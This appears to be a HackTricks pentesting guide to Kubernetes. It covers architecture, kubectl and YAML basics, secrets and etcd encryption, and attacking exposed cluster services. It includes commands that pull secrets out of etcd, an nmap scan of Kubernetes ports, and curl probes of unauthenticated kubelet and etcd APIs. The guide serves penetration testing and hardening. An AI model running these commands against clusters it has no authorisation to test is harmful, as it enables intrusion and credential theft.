You might have managed to compromise **user credentials, a user token or some service account token**. You can use it to talk to the Kubernetes API service and try to **enumerate it to learn more** about it:

[kubernetes-enumeration.md](#)

Another important details about enumeration and Kubernetes permissions abuse is the **Kubernetes Role-Based Access Control (RBAC)**. If you want to abuse permissions, you first should read about it here:

[kubernetes-role-based-access-control-rbac.md](#)

**Knowing about RBAC and having enumerated the environment you can now try to abuse the permissions with:**

[abusing-roles-clusterroles-in-kubernetes](#)

## Privesc to a different Namespace

If you have compromised a namespace you can potentially escape to other namespaces with more interesting permissions/resources:

[kubernetes-namespace-escalation.md](#)

## From Kubernetes to the Cloud

If you have compromised a K8s account or a pod, you might be able to move to other clouds. This is because in clouds like AWS or GCP is possible to **give a K8s SA permissions over the cloud**.

[kubernetes-pivoting-to-clouds.md](#)

# Labs to practice and learn

- <https://securekubernetes.com/>
- <https://madhuakula.com/kubernetes-goat/index.html>

# Hardening Kubernetes

[kubernetes-hardening](#)

**Support HackTricks and get benefits!**

# Kubernetes Basics

## Kubernetes Basics

**Support HackTricks and get benefits!**


The original author of this page is **Jorge** (read his original post [here](#))

# **Architecture & Basics**

## **What does Kubernetes do?**

- Allows running container/s in a container engine.
- Schedule allows containers mission efficient.
- Keep containers alive.
- Allows container communications.
- Allows deployment techniques.
- Handle volumes of information.

## **Architecture**



- **Node**: operating system with pod or pods.
  - **Pod**: Wrapper around a container or multiple containers with. A pod should only contain one application (so usually, a pod runs just 1 container). The pod is the way kubernetes abstracts the container technology running.
    - **Service**: Each pod has 1 internal **IP address** from the internal range of the node. However, it can be also exposed via a service. The **service has also an IP address** and its goal is to maintain the communication between pods so if one dies the **new replacement** (with a different internal IP) **will be accessible** exposed in the **same IP of the service**. It

can be configured as internal or external. The service also actuates as a **load balancer** when 2 pods are connected to the same service.\ When a **service** is **created** you can find the endpoints of each service running `kubectl get endpoints`

- **Kubelet:** Primary node agent. The component that establishes communication between node and kubectl, and only can run pods (through API server). The kubelet doesn't manage containers that were not created by Kubernetes.
- **Kube-proxy:** is the service in charge of the communications (services) between the apiserver and the node. The base is an IPtables for nodes. Most experienced users could install other kube-proxies from other vendors.
- **Sidecar container:** Sidecar containers are the containers that should run along with the main container in the pod. This sidecar pattern extends and enhances the functionality of current containers without changing them. Nowadays, We know that we use container technology to wrap all the dependencies for the application to run anywhere. A container does only one thing and does that thing very well.
- **Master process:**
  - **Api Server:** Is the way the users and the pods use to communicate with the master process. Only authenticated request should be allowed.
  - **Scheduler:** Scheduling refers to making sure that Pods are matched to Nodes so that Kubelet can run them. It has enough intelligence to decide which node has more available resources the assign the new pod to it. Note that the scheduler doesn't start

new pods, it just communicate with the Kubelet process running inside the node, which will launch the new pod.

- **Kube Controller manager:** It checks resources like replica sets or deployments to check if, for example, the correct number of pods or nodes are running. In case a pod is missing, it will communicate with the scheduler to start a new one. It controls replication, tokens, and account services to the API.
- **etcd:** Data storage, persistent, consistent, and distributed. Is Kubernetes's database and the key-value storage where it keeps the complete state of the clusters (each change is logged here). Components like the Scheduler or the Controller manager depends on this date to know which changes have occurred (available resourced of the nodes, number of pods running...)
- **Cloud controller manager:** Is the specific controller for flow controls and applications, i.e: if you have clusters in AWS or OpenStack.

Note that as there might be several nodes (running several pods), there might also be several master processes which their access to the Api server load balanced and their etcd synchronized.

## **Volumes:**

When a pod creates data that shouldn't be lost when the pod disappear it should be stored in a physical volume. **Kubernetes allow to attach a volume to a pod to persist the data.** The volume can be in the local machine or in a **remote storage**. If you are running pods in different physical nodes you should use a remote storage so all the pods can access it.


## **Other configurations:**

- **ConfigMap:** You can configure **URLs** to access services. The pod will obtain data from here to know how to communicate with the rest of the services (pods). Note that this is not the recommended place to save credentials!
- **Secret:** This is the place to **store secret data** like passwords, API keys... encoded in B64. The pod will be able to access this data to use the required credentials.
- **Deployments:** This is where the components to be run by kubernetes are indicated. A user usually won't work directly with pods, pods are abstracted in **ReplicaSets** (number of same pods replicated), which are run via deployments. Note that deployments are for **stateless** applications. The minimum configuration for a deployment is the name and the image to run.
- **StatefulSet:** This component is meant specifically for applications like **databases** which needs to **access the same storage**.
- **Ingress:** This is the configuration that is used to **expose the application publicly with an URL**. Note that this can also be done using external services, but this is the correct way to expose the application.
  - If you implement an Ingress you will need to create **Ingress Controllers**. The Ingress Controller is a **pod** that will be the endpoint that will receive the requests and check and will load balance them to the services. the ingress controller will **send the request based on the ingress rules configured**. Note that the ingress rules can point to different paths or even subdomains to different internal kubernetes services.
    - A better security practice would be to use a cloud load balancer or a proxy server as entrypoint to don't have any

part of the Kubernetes cluster exposed.

- When request that doesn't match any ingress rule is received, the ingress controller will direct it to the "**Default backend**". You can `describe` the ingress controller to get the address of this parameter.
- `minikube addons enable ingress`

## PKI infrastructure - Certificate Authority CA:



- CA is the trusted root for all certificates inside the cluster.
- Allows components to validate to each other.

- All cluster certificates are signed by the CA.
- ETCd has its own certificate.
- types:
  - apiserver cert.
  - kubelet cert.
  - scheduler cert.

# Basic Actions

## Minikube

**Minikube** can be used to perform some **quick tests** on kubernetes without needing to deploy a whole kubernetes environment. It will run the **master and node processes in one machine**. Minikube will use virtualbox to run the node. See [here how to install it.](#)

```
$ minikube start
☺ minikube v1.19.0 on Ubuntu 20.04
▫ Automatically selected the virtualbox driver. Other choices:
none, ssh
▫ Downloading VM boot image ...
    > minikube-v1.19.0.iso.sha256: 65 B / 65 B [-----]
100.00% ? p/s 0s
    > minikube-v1.19.0.iso: 244.49 MiB / 244.49 MiB 100.00%
1.78 MiB p/s 2m17.
❖? Starting control plane node minikube in cluster minikube
▫ Downloading Kubernetes v1.20.2 preload ...
    > preloaded-images-k8s-v10-v1...: 491.71 MiB / 491.71 MiB
100.00% 2.59 MiB
▫ Creating virtualbox VM (CPUs=2, Memory=3900MB, Disk=20000MB)
...
❖?❖ Preparing Kubernetes v1.20.2 on Docker 20.10.4 ...
    ▪ Generating certificates and keys ...
    ▪ Booting up control plane ...
    ▪ Configuring RBAC rules ...
▫ Verifying Kubernetes components...
    ▪ Using image gcr.io/k8s-minikube/storage-provisioner:v5
▫ Enabled addons: storage-provisioner, default-storageclass
❖?❖ Done! kubectl is now configured to use "minikube"
cluster and "default" namespace by defaul

$ minikube status
host: Running
kubelet: Running
apiserver: Running
kubeconfig: Configured

---- ONCE YOU HAVE A K8 SERVICE RUNNING WITH AN EXTERNAL
SERVICE ----
$ minikube service mongo-express-service
(This will open your browser to access the service exposed
```

```
port)

$ minikube delete
□ Deleting "minikube" in virtualbox ...
□ Removed all traces of the "minikube" cluster
```

## Kubectl Basics

**Kubectl** is the command line tool for Kubernetes clusters. It communicates with the API server of the master process to perform actions in Kubernetes or to ask for data.

```
kubectl version #Get client and server version
kubectl get pod
kubectl get services
kubectl get deployment
kubectl get replicaset
kubectl get secret
kubectl get all
kubectl get ingress
kubectl get endpoints

#kubectl create deployment <deployment-name> --image=<docker
#image>
kubectl create deployment nginx-deployment --image=nginx
#Access the configuration of the deployment and modify it
#kubectl edit deployment <deployment-name>
kubectl edit deployment nginx-deployment
#Get the logs of the pod for debugging (the output of the
#docker container running)
#kubectl logs <replicaset-id/pod-id>
kubectl logs nginx-deployment-84cd76b964
#kubectl describe pod <pod-id>
kubectl describe pod mongo-depl-5fd6b7d4b4-kkt9q
#kubectl exec -it <pod-id> -- bash
kubectl exec -it mongo-depl-5fd6b7d4b4-kkt9q -- bash
#kubectl describe service <service-name>
kubectl describe service mongodb-service
#kubectl delete deployment <deployment-name>
kubectl delete deployment mongo-depl
#Deploy from config file
kubectl apply -f deployment.yml
```

## Minikube Dashboard

The dashboard allows you to see easier what is minikube running, you can find the URL to access it in:

```
minikube dashboard --url

□ Enabling dashboard ...
  ▪ Using image kubernetesui/dashboard:v2.3.1
  ▪ Using image kubernetesui/metrics-scraper:v1.0.7
□ Verifying dashboard health ...
□ Launching proxy ...
□ Verifying proxy health ...
http://127.0.0.1:50034/api/v1/namespaces/kubernetes-
dashboard/services/http:kubernetes-dashboard:/proxy/
```

## YAML configuration files examples

Each configuration file has 3 parts: **metadata**, **specification** (what need to be launch), **status** (desired state).\ Inside the specification of the deployment configuration file you can find the template defined with a new configuration structure defining the image to run:

### Example of Deployment + Service declared in the same configuration file (from [here](#))

As a service usually is related to one deployment it's possible to declare both in the same configuration file (the service declared in this config is only accessible internally):

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: mongodb-deployment
  labels:
    app: mongodb
spec:
  replicas: 1
  selector:
    matchLabels:
      app: mongodb
  template:
    metadata:
      labels:
        app: mongodb
    spec:
      containers:
        - name: mongodb
          image: mongo
          ports:
            - containerPort: 27017
          env:
            - name: MONGO_INITDB_ROOT_USERNAME
              valueFrom:
                secretKeyRef:
                  name: mongodb-secret
                  key: mongo-root-username
            - name: MONGO_INITDB_ROOT_PASSWORD
              valueFrom:
                secretKeyRef:
                  name: mongodb-secret
                  key: mongo-root-password
      ...
apiVersion: v1
kind: Service
```

```
metadata:  
  name: mongodb-service  
spec:  
  selector:  
    app: mongodb  
  ports:  
    - protocol: TCP  
      port: 27017  
      targetPort: 27017
```

## Example of external service config

This service will be accessible externally (check the `nodePort` and `type: LoadBalancer` attributes):

```
---  
apiVersion: v1  
kind: Service  
metadata:  
  name: mongo-express-service  
spec:  
  selector:  
    app: mongo-express  
  type: LoadBalancer  
  ports:  
    - protocol: TCP  
      port: 8081  
      targetPort: 8081  
      nodePort: 30000
```

This is useful for testing but for production you should have only internal services and an Ingress to expose the application.

## Example of Ingress config file

This will expose the application in `http://dashboard.com`.

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: dashboard-ingress
  namespace: kubernetes-dashboard
spec:
  rules:
  - host: dashboard.com
    http:
      paths:
      - backend:
          serviceName: kubernetes-dashboard
          servicePort: 80
```

## Example of secrets config file

Note how the password are encoded in B64 (which isn't secure!)

```
apiVersion: v1
kind: Secret
metadata:
  name: mongodb-secret
type: Opaque
data:
  mongo-root-username: dXNlcj5hbWU=
  mongo-root-password: cGFzc3dvcmQ=
```

## Example of ConfigMap

A **ConfigMap** is the configuration that is given to the pods so they know how to locate and access other services. In this case, each pod will know that the name `mongodb-service` is the address of a pod that they can communicate with (this pod will be executing a mongodb):

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: mongodb-configmap
data:
  database_url: mongodb-service
```

Then, inside a **deployment config** this address can be specified in the following way so it's loaded inside the env of the pod:

```
[...]
spec:
  [...]
  template:
    [...]
    spec:
      containers:
        - name: mongo-express
          image: mongo-express
          ports:
            - containerPort: 8081
          env:
            - name: ME_CONFIG_MONGODB_SERVER
              valueFrom:
                configMapKeyRef:
                  name: mongodb-configmap
                  key: database_url
[...]
```

## Example of volume config

You can find different example of storage configuration yaml files in  
<https://gitlab.com/nanuchi/youtube-tutorial-series/-/tree/master/kubernetes-volumes>. **Note that volumes aren't inside namespaces**

## Namespaces

Kubernetes supports **multiple virtual clusters** backed by the same physical cluster. These virtual clusters are called **namespaces**. These are intended for use in environments with many users spread across multiple teams, or projects. For clusters with a few to tens of users, you should not need to

create or think about namespaces at all. You only should start using namespaces to have a better control and organization of each part of the application deployed in kubernetes.

Namespaces provide a scope for names. Names of resources need to be unique within a namespace, but not across namespaces. Namespaces cannot be nested inside one another and **each** Kubernetes **resource** can only be **in one namespace**.

There are 4 namespaces by default if you are using minikube:

```
kubectl get namespace
NAME        STATUS   AGE
default     Active   1d
kube-node-lease  Active   1d
kube-public    Active   1d
kube-system    Active   1d
```

- **kube-system**: It's not meant for the users use and you shouldn't touch it. It's for master and kubectl processes.
- **kube-public**: Publicly accessible date. Contains a configmap which contains cluster information
- **kube-node-lease**: Determines the availability of a node
- **default**: The namespace the user will use to create resources

```
#Create namespace
kubectl create namespace my-namespace
```

Note that most Kubernetes resources (e.g. pods, services, replication controllers, and others) are in some namespaces. However, other resources like namespace resources and low-level resources, such as nodes and persistentVolumes are not in a namespace. To see which Kubernetes resources are and aren't in a namespace:

```
kubectl api-resources --namespaced=true #In a namespace  
kubectl api-resources --namespaced=false #Not in a namespace
```

You can save the namespace for all subsequent kubectl commands in that context.

```
kubectl config set-context --current --namespace=<insert-  
namespace-name-here>
```

## Helm

Helm is the **package manager** for Kubernetes. It allows to package YAML files and distribute them in public and private repositories. These packages are called **Helm Charts**.

```
helm search <keyword>
```

Helm is also a template engine that allows to generate config files with variables:

# Kubernetes secrets

A **Secret** is an object that **contains sensitive data** such as a password, a token or a key. Such information might otherwise be put in a Pod specification or in an image. Users can create Secrets and the system also creates Secrets. The name of a Secret object must be a valid **DNS subdomain name**. Read here [the official documentation](#).

Secrets might be things like:


- API, SSH Keys.
- OAuth tokens.
- Credentials, Passwords (plain text or b64 + encryption).
- Information or comments.
- Database connection code, strings.... .

There are different types of secrets in Kubernetes

Builtin Type	Usage
<b>Opaque</b>	<b>arbitrary user-defined data (Default)</b>
kubernetes.io/service-account-token	service account token
kubernetes.io/dockercfg	serialized ~/.dockercfg file
kubernetes.io/dockerconfigjson	serialized ~/.docker/config.json file
kubernetes.io/basic-auth	credentials for basic authentication
kubernetes.io/ssh-auth	credentials for SSH authentication
kubernetes.io/tls	data for a TLS client or server
bootstrap.kubernetes.io/token	bootstrap token data

**The Opaque type is the default one, the typical key-value pair defined by users.**

**How secrets works:**



The following configuration file defines a **secret** called `mysecret` with 2 key-value pairs `username: YWRtaW4=` and `password: MwYyZDFlMmU2N2Rm`. It also defines a **pod** called `secretpod` that will have the `username` and `password` defined in `mysecret` exposed in the **environment variables** `SECRET_USERNAME` and `SECRET_PASSWORD`. It will also **mount** the `username` secret inside `mysecret` in the path `/etc/foo/my-group/my-username` with `0640` permissions.

`secretpod.yaml`

```
apiVersion: v1
kind: Secret
metadata:
  name: mysecret
type: Opaque
data:
  username: YWRtaW4=
  password: MWYyZDFlMmU2N2Rm
---
apiVersion: v1
kind: Pod
metadata:
  name: secretpod
spec:
  containers:
    - name: secretpod
      image: nginx
      env:
        - name: SECRET_USERNAME
          valueFrom:
            secretKeyRef:
              name: mysecret
              key: username
        - name: SECRET_PASSWORD
          valueFrom:
            secretKeyRef:
              name: mysecret
              key: password
  volumeMounts:
    - name: foo
      mountPath: "/etc/foo"
  restartPolicy: Never
  volumes:
    - name: foo
      secret:
```

```
secretName: mysecret
items:
- key: username
  path: my-group/my-username
  mode: 0640
```

```
kubectl apply -f <secretpod.yaml>
kubectl get pods #Wait until the pod secretpod is running
kubectl exec -it secretpod -- bash
env | grep SECRET && cat /etc/foo/my-group/my-username && echo
```

## Secrets in etcd

**etcd** is a consistent and highly-available **key-value store** used as Kubernetes backing store for all cluster data. Let's access to the secrets stored in etcd:

```
cat /etc/kubernetes/manifests/kube-apiserver.yaml | grep etcd
```

You will see certs, keys and url's were are located in the FS. Once you get it, you would be able to connect to etcd.

```
#ETCDCTL_API=3 etcdctl --cert <path to client.crt> --key <path  
to client.key> --cacert <path to CA.cert> endpoint=[<ip:port>]  
health  
  
ETCDCTL_API=3 etcdctl --cert /etc/kubernetes/pki/apiserver-  
etcd-client.crt --key /etc/kubernetes/pki/apiserver-etcd-  
client.key --cacert /etc/kubernetes/pki/etcd/etcd/ca.cert  
endpoint=[127.0.0.1:1234] health
```

Once you achieve establish communication you would be able to get the secrets:

```
#ETCDCTL_API=3 etcdctl --cert <path to client.crt> --key <path  
to client.key> --cacert <path to CA.cert> endpoint=[<ip:port>]  
get <path/to/secret>  
  
ETCDCTL_API=3 etcdctl --cert /etc/kubernetes/pki/apiserver-  
etcd-client.crt --key /etc/kubernetes/pki/apiserver-etcd-  
client.key --cacert /etc/kubernetes/pki/etcd/etcd/ca.cert  
endpoint=[127.0.0.1:1234] get  
/registry/secrets/default/secret_02
```

## Adding encryption to the ETCD

By default all the secrets are **stored in plain** text inside etcd unless you apply an encryption layer. The following example is based on <https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/> encryption.yaml

```
apiVersion: apiserver.config.k8s.io/v1
kind: EncryptionConfiguration
resources:
  - resources:
    - secrets
  providers:
    - aescbc:
      keys:
        - name: key1
          secret: cjjPMcWpTPKhAdieVtd+KhG4NN+N6e3NmBPMXJvbfrY=
#Any random key
  - identity: {}
```

After that, you need to set the `--encryption-provider-config` flag on the `kube-apiserver` to point to the location of the created config file. You can modify `/etc/kubernetes/manifest/kube-apiserver.yaml` and add the following lines:

```
containers:
  - command:
    - kube-apiserver
    - --encryption-provider-
config=/etc/kubernetes/etc/<configFile.yaml>
```

Scroll down in the volumeMounts:

```
- mountPath: /etc/kubernetes/etc
  name: etcd
  readOnly: true
```

Scroll down in the volumeMounts to hostPath:

```
- hostPath:  
  path: /etc/kubernetes/etcd  
  type: DirectoryOrCreate  
  name: etcd
```

## Verifying that data is encrypted

Data is encrypted when written to etcd. After restarting your `kube-apiserver`, any newly created or updated secret should be encrypted when stored. To check, you can use the `etcdctl` command line program to retrieve the contents of your secret.

1. Create a new secret called `secret1` in the `default` namespace:

```
kubectl create secret generic secret1 -n default --from-literal=mykey=mydata
```

2. Using the etcdctl commandline, read that secret out of etcd:

```
ETCDCTL_API=3 etcdctl get /registry/secrets/default/secret1  
[...] | hexdump -C
```

where `[...]` must be the additional arguments for connecting to the etcd server.

3. Verify the stored secret is prefixed with `k8s:enc:aescbc:v1:` which indicates the `aescbc` provider has encrypted the resulting data.
4. Verify the secret is correctly decrypted when retrieved via the API:

```
kubectl describe secret secret1 -n default
```

should match `mykey: bXlkYXRh`, mydata is encoded, check [decoding a secret](#) to completely decode the secret.

**Since secrets are encrypted on write, performing an update on a secret will encrypt that content:**

```
kubectl get secrets --all-namespaces -o json | kubectl replace -f -
```

### Final tips:

- Try not to keep secrets in the FS, get them from other places.
- Check out <https://www.vaultproject.io/> for add more protection to your secrets.
- <https://kubernetes.io/docs/concepts/configuration/secret/#risks>
- [https://docs.cyberark.com/Product-Doc/OnlineHelp/AAM-DAP/11.2/en/Content/Integrations/Kubernetes\\_deployApplicationsConjur-k8s-Secrets.htm](https://docs.cyberark.com/Product-Doc/OnlineHelp/AAM-DAP/11.2/en/Content/Integrations/Kubernetes_deployApplicationsConjur-k8s-Secrets.htm)

# References

<https://sickrov.github.io/>

<https://www.youtube.com/watch?v=X48VuDVv0do>

**Support HackTricks and get benefits!**

# Pentesting Kubernetes Services

**Support HackTricks and get benefits!**

Kubernetes uses several **specific network services** that you might find **exposed to the Internet** or in an **internal network once you have compromised one pod**.

# Finding exposed pods with OSINT

One way could be searching for `Identity LIKE "k8s.%..com"` in `crt.sh` to find subdomains related to kubernetes. Another way might be to search `"k8s.%..com"` in github and search for **YAML files** containing the string.

# How Kubernetes Exposes Services

It might be useful for you to understand how Kubernetes can **expose services publicly** in order to find them:

[exposing-services-in-kubernetes.md](#)

# **Finding Exposed pods via port scanning**

The following ports might be open in a Kubernetes cluster:

<b>Port</b>	<b>Process</b>	<b>Description</b>
443/TCP	kube-apiserver	Kubernetes API port
2379/TCP	etcd	
6666/TCP	etcd	etcd
4194/TCP	cAdvisor	Container metrics
6443/TCP	kube-apiserver	Kubernetes API port
8443/TCP	kube-apiserver	Minikube API port
8080/TCP	kube-apiserver	Insecure API port
10250/TCP	kubelet	HTTPS API which allows full mode access
10255/TCP	kubelet	Unauthenticated read-only HTTP port: pods, running pods and node state
10256/TCP	kube-proxy	Kube Proxy health check server
9099/TCP	calico-felix	Health check server for Calico
6782-4/TCP	weave	Metrics and endpoints
30000-32767/TCP	NodePort	Proxy to the services
44134/TCP	Tiller	Helm service listening

## Nmap

```
nmap -n -T4 -p  
443,2379,6666,4194,6443,8443,8080,10250,10255,10256,9099,6782-  
6784,30000-32767,44134 <pod_ipaddress>/16
```

## Kube-apiserver

This is the **API Kubernetes service** the administrators talks with usually using the tool `kubectl`.

**Common ports: 6443 and 443**, but also 8443 in minikube and 8080 as insecure.

```
curl -k https://<IP Address>:(8|6)443/swaggerapi  
curl -k https://<IP Address>:(8|6)443/healthz  
curl -k https://<IP Address>:(8|6)443/api/v1
```

**Check the following page to learn how to obtain sensitive data and perform sensitive actions talking to this service:**

[kubernetes-enumeration.md](#)

## Kubelet API

This service **run in every node of the cluster**. It's the service that will **control** the pods inside the **node**. It talks with the **kube-apiserver**.

If you find this service exposed you might have found an **unauthenticated RCE**.

## Kubelet API

```
curl -k https://<IP address>:10250/metrics  
curl -k https://<IP address>:10250/pods
```

If the response is `Unauthorized` then it requires authentication.

If you can list nodes you can get a list of kubelets endpoints with:

```
kubectl get nodes -o custom-  
columns='IP:.status.addresses[0].address,KUBELET_PORT:.status.d  
aemonEndpoints.kubeletEndpoint.Port' | grep -v KUBELET_PORT |  
while IFS='' read -r node; do  
    ip=$(echo $node | awk '{print $1}')  
    port=$(echo $node | awk '{print $2}')  
    echo "curl -k --max-time 30 https://$ip:$port/pods"  
    echo "curl -k --max-time 30 https://$ip:2379/version"  
#Check also for etcd  
done
```

## kubelet (Read only)

```
curl -k https://<IP Address>:10255  
http://<external-IP>:10255/pods
```

## etcd API

```
curl -k https://<IP address>:2379  
curl -k https://<IP address>:2379/version  
etcdctl --endpoints=http://<MASTER-IP>:2379 get / --prefix --  
keys-only
```

## Tiller

```
helm --host tiller-deploy.kube-system:44134 version
```

You could abuse this service to escalate privileges inside Kubernetes:

## cAdvisor

Service useful to gather metrics.

```
curl -k https://<IP Address>:4194
```

## NodePort

When a port is exposed in all the nodes via a **NodePort**, the same port is opened in all the nodes proxying the traffic into the declared **Service**. By default this port will be in the **range 30000-32767**. So new unchecked services might be accessible through those ports.

```
sudo nmap -sS -p 30000-32767 <IP>
```

# Vulnerable Misconfigurations

## Kube-apiserver Anonymous Access

By **default**, **kube-apiserver** API endpoints are **forbidden** to **anonymous** access. But it's always a good idea to check if there are any **insecure endpoints that expose sensitive information**:

```
{
  "paths": [
    "/api",
    "/api/v1",
    "/apis",
    "/apis/",
    "/apis/admissionregistration.k8s.io",
    "/apis/admissionregistration.k8s.io/v1beta1",
    "/apis/apiextensions.k8s.io",
    "/apis/apiextensions.k8s.io/v1beta1",
    "/apis/apiregistration.k8s.io",
    "/apis/apiregistration.k8s.io/v1",
    "/apis/apiregistration.k8s.io/v1beta1",
    "/apis/apps",
